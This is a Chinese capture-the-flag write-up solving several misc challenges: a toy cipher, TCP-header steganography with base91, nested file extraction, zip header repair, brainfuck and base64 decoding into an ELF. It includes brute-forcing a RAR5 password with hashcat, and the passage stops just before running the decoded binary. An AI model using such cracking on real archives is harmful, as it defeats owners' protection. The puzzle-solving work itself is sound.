
写脚本

解题步骤

说明了是toy密码，找论文（找东西不是每个misc手必须会的吗？）

https://eprint.iacr.org/2020/301.pdf

给了提示，一表人才，二表倒立，后面给了附加提示，就是下面的意思



For each letter in the first plaintext, we map it to a four-digit mixed-radix number. The radices of these numbers are 2, 2, 2, and 3. For our example keyed alphabet, the mapping could be

M	→	0000	R	→	0100	K	→	1000	S	→	1100
A	→	0001	B	→	0101	L	→	1001	U	→	1101
D	→	0002	C	→	0102	N	→	1002	V	→	1102
H	→	0010	F	→	0110	O	→	1010	W	→	1110
T	→	0011	G	→	0111	P	→	1011	X	→	1111
E	→	0012	I	→	0112	Q	→	1012	Y	→	1112

so that, if we want to encrypt the message

正常顺序

"Why is a raven like a writing-desk?"

we obtain this intermediate ciphertext:

```
1110 0010 1112 0112 1100 0001 0100 0001 1102
0012 1002 1001 0112 1000 0012 0001 1110 0100
0112 0011 0112 1002 0111 0002 0012 1100 1000
```

Since the second encryption scheme will permute these digits, we need to replace them with characters that are unique to their initial positions. The first digit can be replaced by A=0 and B=1, the second by C=0 and D=1, the third by E=0 and F=1, and the last by G=0, H=1, and I=2. Our initial mapping becomes this updated mapping:

M	→	ACEG	R	→	ADEG	K	→	BCEG	S	→	BDEG
A	→	ACEH	B	→	ADEH	L	→	BCEH	U	→	BDEH
D	→	ACEI	C	→	ADEI	N	→	BCEI	V	→	BDEI
H	→	ACFG	F	→	ADFG	O	→	BCFG	W	→	BDFG
T	→	ACFH	G	→	ADFH	P	→	BCFH	X	→	BDFH
E	→	ACFI	I	→	ADFI	Q	→	BCFI	Y	→	BDFI

and the intermediate ciphertext is now

逆着来

```
BDFG ACFG BDFH ADFI BDEG ACEH ADEG ACEH BDEI
ACFI BCEI BCEH ADFI BCEG ACFI ACEH BDFG ADEG
ADFI ACFH ADFI BCEI ADFH ACEI ACFI BDEG BCEG
```

密文四个一分组，对照上表，将表逆序再解密就是flag

python脚本逆一下就行

秘密传输

https://www.anquanke.com/post/id/85931

出题人os：做了很多流量包的题，每次都想到这个隐写术，这次就用它来出题吧！

知识点：

TCP/IP隐写

base91

解题步骤：

极其精简

将数据包中的identification提取出来，转ascII

```
64 105 72 60 44 123 42 59 111 85 112 47 105 109 34 81 80 108 96 121 82 42 105 101
125 78 75 59 46 68 33 88 117 41 98 58 74 91 82 106 43 54 75 75 77 55 80 64 105 72
60 44 123 42 59 111 85 112 47 105 109 34 81 80 108 96 121 82
```

然后将其base91解密

故乡的梅花又开了

出题人os：本来不是想这么出的，当时是想把65缝入一张图片的，后面想想还是算了

1.给了题目"梅花"和"又"就是含有几层的意思

2.看010，发现里面还有文件，binwalk提取

3.压缩包的图片里面有hint，显示的是65，就是第六十五张图片里面有东西，提出第六十五张图片

4.把65号图片拖出来，进010editor，RAR模板有显示，看开头，修改ara成Rar

5.爆破rar，在之前的压缩包给了hint，GW开头，就是GW在前的4位爆破，得到密码

（因为这次用的是RAR5 得用hashcat得到hash值，然后用hashcat爆破）


6.打开图片即可

逃离东南亚

三个日记分3关

第一步

一个破损zip压缩包，需要把zip的魔数“PK”，全部修改回来，zip文件才能正常解压，需要修改7处，位置如图所示




```
  Edit As: Hex ∨   Run Script ∨   Run Template: ZIP.bt ∨ ▷
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 50 4B 03 04 0A 00 00 00 00 00 18 A9 C7 50 6E 88   PK.........©ÇPnˆ
0010h: A5 AD 23 1B 02 00 23 1B 02 00 0D 00 00 00 C8 D5   ¥-#...#.......ÈÕ
0020h: BC C7 31 2F 69 6D 67 2E 70 6E 67 89 50 4E 47 0D   ¼Ç1/img.png‰PNG.
0030h: 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00 F9 00   .......IHDR...ù.
0040h: 00 00 E9 08 06 00 00 00 01 CB 15 B8 00 00 00 01   ..é......Ë.¸....
0050h: 73 52 47 42 00 AE CE 1C E9 00 00 00 04 67 41 4D   sRGB.®Î.é....gAM
0060h: 41 00 00 B1 8F 0B FC 61 05 00 00 00 09 70 48 59   A..±..üa.....pHY
0070h: 73 00 00 12 74 00 00 12 74 01 DE 66 1F 78 00 00   s...t...t.Þf.x..
0080h: FF A5 49 44 41 54 78 5E EC FD F5 7F 1C C9 9A ED   ÿ¥IDATx^ìýõ..Éší
0090h: 0B 5B 6C C9 2C 99 24 8B 2D 66 B0 64 81 C5 CC CC   .[lÉ,™$‹-f°d.ÅÌÌ
00A0h: CC CC CC CC 2C 59 92 99 D9 DD BD F9 CC 79 EF 3F   ÌÌÌÌ,Y’™ÙÝ½ùÌyï?
00B0h: B7 DE F5 44 29 E5 B2 DB 0D 7B A6 67 F6 3E F7 9E   ·ÞõD)å²Û.{¦gö>÷ž
00C0h: 1F D6 27 B2 B2 4A 55 25 29 BF B1 D6 13 11 99 79   .Ö'²²JU%)¿±Ö..™y
00D0h: C6 D9 D9 19 FF 57 FF 57 FF 57 FF EF D5 99 D6 BA   ÆÙÙ.ÿWÿWÿWÿïÕ™Öº
00E0h: BB 10 B5 37 44 A0 B3 25 06 BD 1D 09 18 EA CB C0   ».µ7D ³%.½...êËÀ
00F0h: C4 68 3E E6 66 2A B0 B2 D8 88 B5 D5 56 2C 2D B7   Äh>æf*°²Øˆµ ÕV,-·
0100h: 60 61 A9 05 F3 4B 6D 98 5F EC C4 EC 62 07 A6 E6   `a©.óKm˜_ìÄìb.¦æ
0110h: 3B 30 3E D3 86 E1 C9 26 F4 8D D5 A3 6F B8 06 FD   ;0>Ó†áÉ&ô.Õ£o¸.ý
0120h: C3 15 18 18 2A 41 FF 40 21 7A FB F2 D1 D3 9B 87   Ã...*Aÿ@!zûòÑÓ›‡
0130h: BE FE 02 0C 0D 97 60 7C A2 12 B3 73 F5 58 58 6C   ¾þ...—`|¢.³sõXXl
0140h: 52 ED EC 6C 1D E6 E6 1B D4 F6 0C B7 E5 33 D6 37   Ríìl.ææ.Ôö.·å3Ö7
0150h: 3A B1 BA D6 8E B1 F1 0A 34 B7 A4 A2 A2 32 0A 65   :±ºÖŽ±ñ.4·¤¢¢2.e
0160h: E5 91 A8 AC 8A 46 75 4D 2C AA AA 63 D4 BE F2 8A   å‘¨¬ŠFuM,ªªcÔ¾òŠ
0170h: 7B 6A BB B1 29 19 AD 6D E9 68 69 4D 43 5B 7B 86   {j»±).-méhiMC[{†
0180h: FA BC E1 91 52 4C CF D4 62 71 A9 19 2B AB 6D EA   ú¼á‘RLÏÔbq©.+«mê
0190h: FD 44 4B 6B AD 58 DE EC C0 C2 66 2B 66 D7 F9 1D   ýDKk-XÞìÀÂf+f×ù.
01A0h: A8 C5 6D 3E BF DF A5 DA D1 F9 2A 34 F7 66 A0 B8   ¨Åm>¿ß¥ÚÑù*4÷f ¸
```

Variables

Name	Value	Start	Size	Color	Comment
› struct ZIPFILERECORD record[0]	ÈÕ¼Ç1/img.png	0h	21B4Eh	Fg: Bg:	
› struct ZIPFILERECORD record[1]	ÈÕ¼Ç1/ÈÕ¼Ç.md	21B4Eh	32Dh	Fg: Bg:	
› struct ZIPFILERECORD record[2]	ÈÕ¼Ç1/	21E7Bh	24h	Fg: Bg:	
› struct ZIPDIRENTRY dirEntry[0]	ÈÕ¼Ç1/img.png	21E9Fh	5Fh	Fg: Bg:	
› struct ZIPDIRENTRY dirEntry[1]	ÈÕ¼Ç1/ÈÕ¼Ç.md	21EFEh	5Fh	Fg: Bg:	
› struct ZIPDIRENTRY dirEntry[2]	ÈÕ¼Ç1/	21F5Dh	58h	Fg: Bg:	
› struct ZIPENDLOCATOR endLocator		21FB5h	16h	Fg: Bg:	

然后日记中除了舔狗日记以外没啥提示信息，只给了张图，那么往图片隐写方面考虑，打开茄子哥那张图，修改高度为300



就可以看到下一个日记的压缩包密码


其实你脑洞够大的话，看到茄子哥就盲猜一个wdnmd也可以hhhh

第二步

根据日记中的描述，先看test

一长串奇怪的字符串，如果扔到谷歌搜索一下，你就会发现是brainfuck，然后就可以扔到在线网站解密：http://ctf.ssleye.com/brain.html

直接解是不出有效结果的，需要通过观察在前面加一串++++++++才行



Brainfuck


```
++++++++
[>>++>++++>++++++>++++++++>++++++++++>++++++++++++>++++++++++++++>++++++++++++++++>++++++++++++++++++>++++++++++
++++++++++++++++++>++++++++++++++++++++++++++>++++++++++++++++++++++++++++>++++++++++++++++++++++++++++++<<<<<<<
-------. +++++. >+. <<+++++++++. -------. -. >-. <. . . . . . . . . . . . ++++++++. --------. >-. >. <<. +. -. . . . >>----. <<. >++. <. . . . . . . +.
<<. . . . . . . . . . . . ++++. ----. . >+++++. <. . >-----. <. ++++. ----. . >--. >>+++++++. <<<. >>++. <<. . >>----------. <<. . . . >--. <. . . . >
<. . >>. <<. . . . . . <-----. >. >. <. . . . . . >-. <<+++++++++. >. >>. <<. . . . . . . >>>---------------. <<<. . . . . . . . . . >>>>---------. <
<<-. >. <<. . . . . . . >>--. <<. >>-----. <<. . . . . . . >>>----. <<<. . . . . . . . . +. >>>>. <<<<-. . . . . . . . . . >>+++++++. <<. . . . . . . . . . +. -. . . . +
<. . . . . . . >>-. >>. <<<+++. <. . . . . . . . <-----. >. >>>. <<<. . . . . . . . . . ++. --. . . . . . . . >---. <. . . . >++. <. . . . >--. <. <+++++. >. . . . . . . . >
-. ++++++++++. <<. . . . . . . >>>+. <--------. <+++++. <. . . . . . . ++. >>>-------. <<<--. >>>. <<<. . . . . . . . . . >. <. . . . . . . . >>>. <<<. . . . >
------. <<<---. . . . . . . ++. >>>. <<++++++. >. <<--. . . . . . . >----. <. <+. >>>>. <<<. . . . . . +++. >++++++. <---. >. <. . . . . . . >---. <. +. -.
-. . . . +. -. . . . +++++. >+++. <---. --. . . . . . . . . >>---. <<. >-------. <. . . . . . . +. >>-. <<-. >>>++++. <<<. . . . . . . ++++. >>----. <<----. .
-. . . . . . . . . >----. --. >>+. --------. <<+++. >-. <--. <. . . . <----. >. >>++++++++. <<. . . . . . . >-. >----. <<+. >>>+++++++. <<<-. . . . . .
```

字符集 utf8(unicode编码)

```
f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAcARAAAAAAABAAAAAAAAAAJgaAAAAAAAAAAAAAEAAOAAJAEAAHwAcAAYAAAAFAAAAQAAAAAAAAABAAEAA
AAAAAAwAAAAQAAAA4AgAAAAAAADgCQAAAAAAAOAJAAAAAAAAcAAAAAAAAABwAAAAAAAAAAQAAAAAAAAABAAAABQAAAAAAAAAAAAAAAABAAAAAAAA
EAAAAGAAAAEA4AAAAAAAAQDmAAAAAAABAOYAAAAAAAnQIAAAAAAACgAgAAAAAAAAAAIAAAAAAAgAAAAYAAAAoDgAAAAAAACgOYAAAAAAAKA5gAA
AAAAFQCAAAAAAAAVAJAAAAAAABUAkAAAAAAAEQAAAAAAAAARAAAAAAAAAAEAAAAAAAAAFD1dGQEAAAA1AYAAAAAAADUBkAAAAAAANQGQAAAAAAAN
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAAAAAABS5XRkBAAAABAOAAAAAAAAEA5gAAAAAAAQDmAAAAAAAPABAAAA
1eC14ODYtNjQuc28uMgAEAAAAEAAAAAEAAABHT1UAAAAAAAIAAAAGAAAAIAAAAAQAAAAUAAAAAwAAAEdOVQBKGyxVsNKciPJwGAm1VuV44jwRVgE
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACwAAABIAAAAAAAAAAAAAAAAAAAAAAAAAAAFgAAABIAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAAAACAAAAAAAAAAA
```

看特征可以发现是一串base64

再扔去在线网站解：https://www.qqxiuzi.cn/bianma/base64.htm



Base64编码转换


```
A0QAAAAEAAAADAAAAAAAAAACA0YAAAAAAAIA4AAAAAAAAIAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAANYAAAAGAAAAAwAAAAAAAAAoDmAAAAAA
ACgOAAAAAAAA0AEAAAAAAAAGAAAAAAAAAAgAAAAAAAAAEAAAAAAAAACIAAAAAQAAAAMAAAAAAAAA+A9gAAAAAAD4DwAAAAAAAAgAAAAAAAAAAAAAAAAA
AAIAAAAAAAAAAgAAAAAAAAA3wAAAAEAAAADAAAAAAAAAAQYAAAAAAAABAAAAAAAAAoAAAAAAAAAAAAAAAAAAAAACAAAAAAAAAIAAAAAAAA0gAAAABAA
AAAwAAAAAAAAABAEGAAAAAAAAE4QAAAAAAAAQgAAAAAAAAAAAAAAAAAAACAAAAAAAAAAAAAAAAAAAADuAAAACAAAAAMAAAAAAAAAghBgAAAAAACCEAAAAAA
AAAYAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAAAA8wAAAAEAAAAwAAAAAAAAAAAAAAAAAAAAghAAAAAAAAA1AAAAAAAAAAAAAAAAAAAAAQAAAAAA
AAABAAAAAAAAAEAAAADAAAAAAAAAAAAAAAAAAAAAAAAALcQAAAAAAAA/AAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAAAA=
```

```
ELF□□□□□□□□□□□□□□□>□□□□□□0□@□□□□□□@□□□□□□□□□□□□□□□□□□□□□□□@□8□
□@□□□□□□□□□□□□□□□□□□@□□□□□□□□□@□@□□□□□□@□@□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□8□□□□□□□□□8□@□
□□□□8□@□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□@□□□□□□□□□□@□□□□□□□□□□□□□□□□□□□□
□□□□□□□□ □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□`□□□□□□□□□`□□□□□□r□□□□□□□□□x□□□□□□□□□□□□
□□□□□□□□□□□□□□□(□□□□□□□□(□`□□□□□□(□`□□□□□□E□□□□□□□E□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□T□□□□□□□□□T□@□□
```

从这文件头上来看，这很可能是一个elf文件


进入Linux，使用base64命令，将解码结果通过标准输出重定向导出一个elf

运行之：



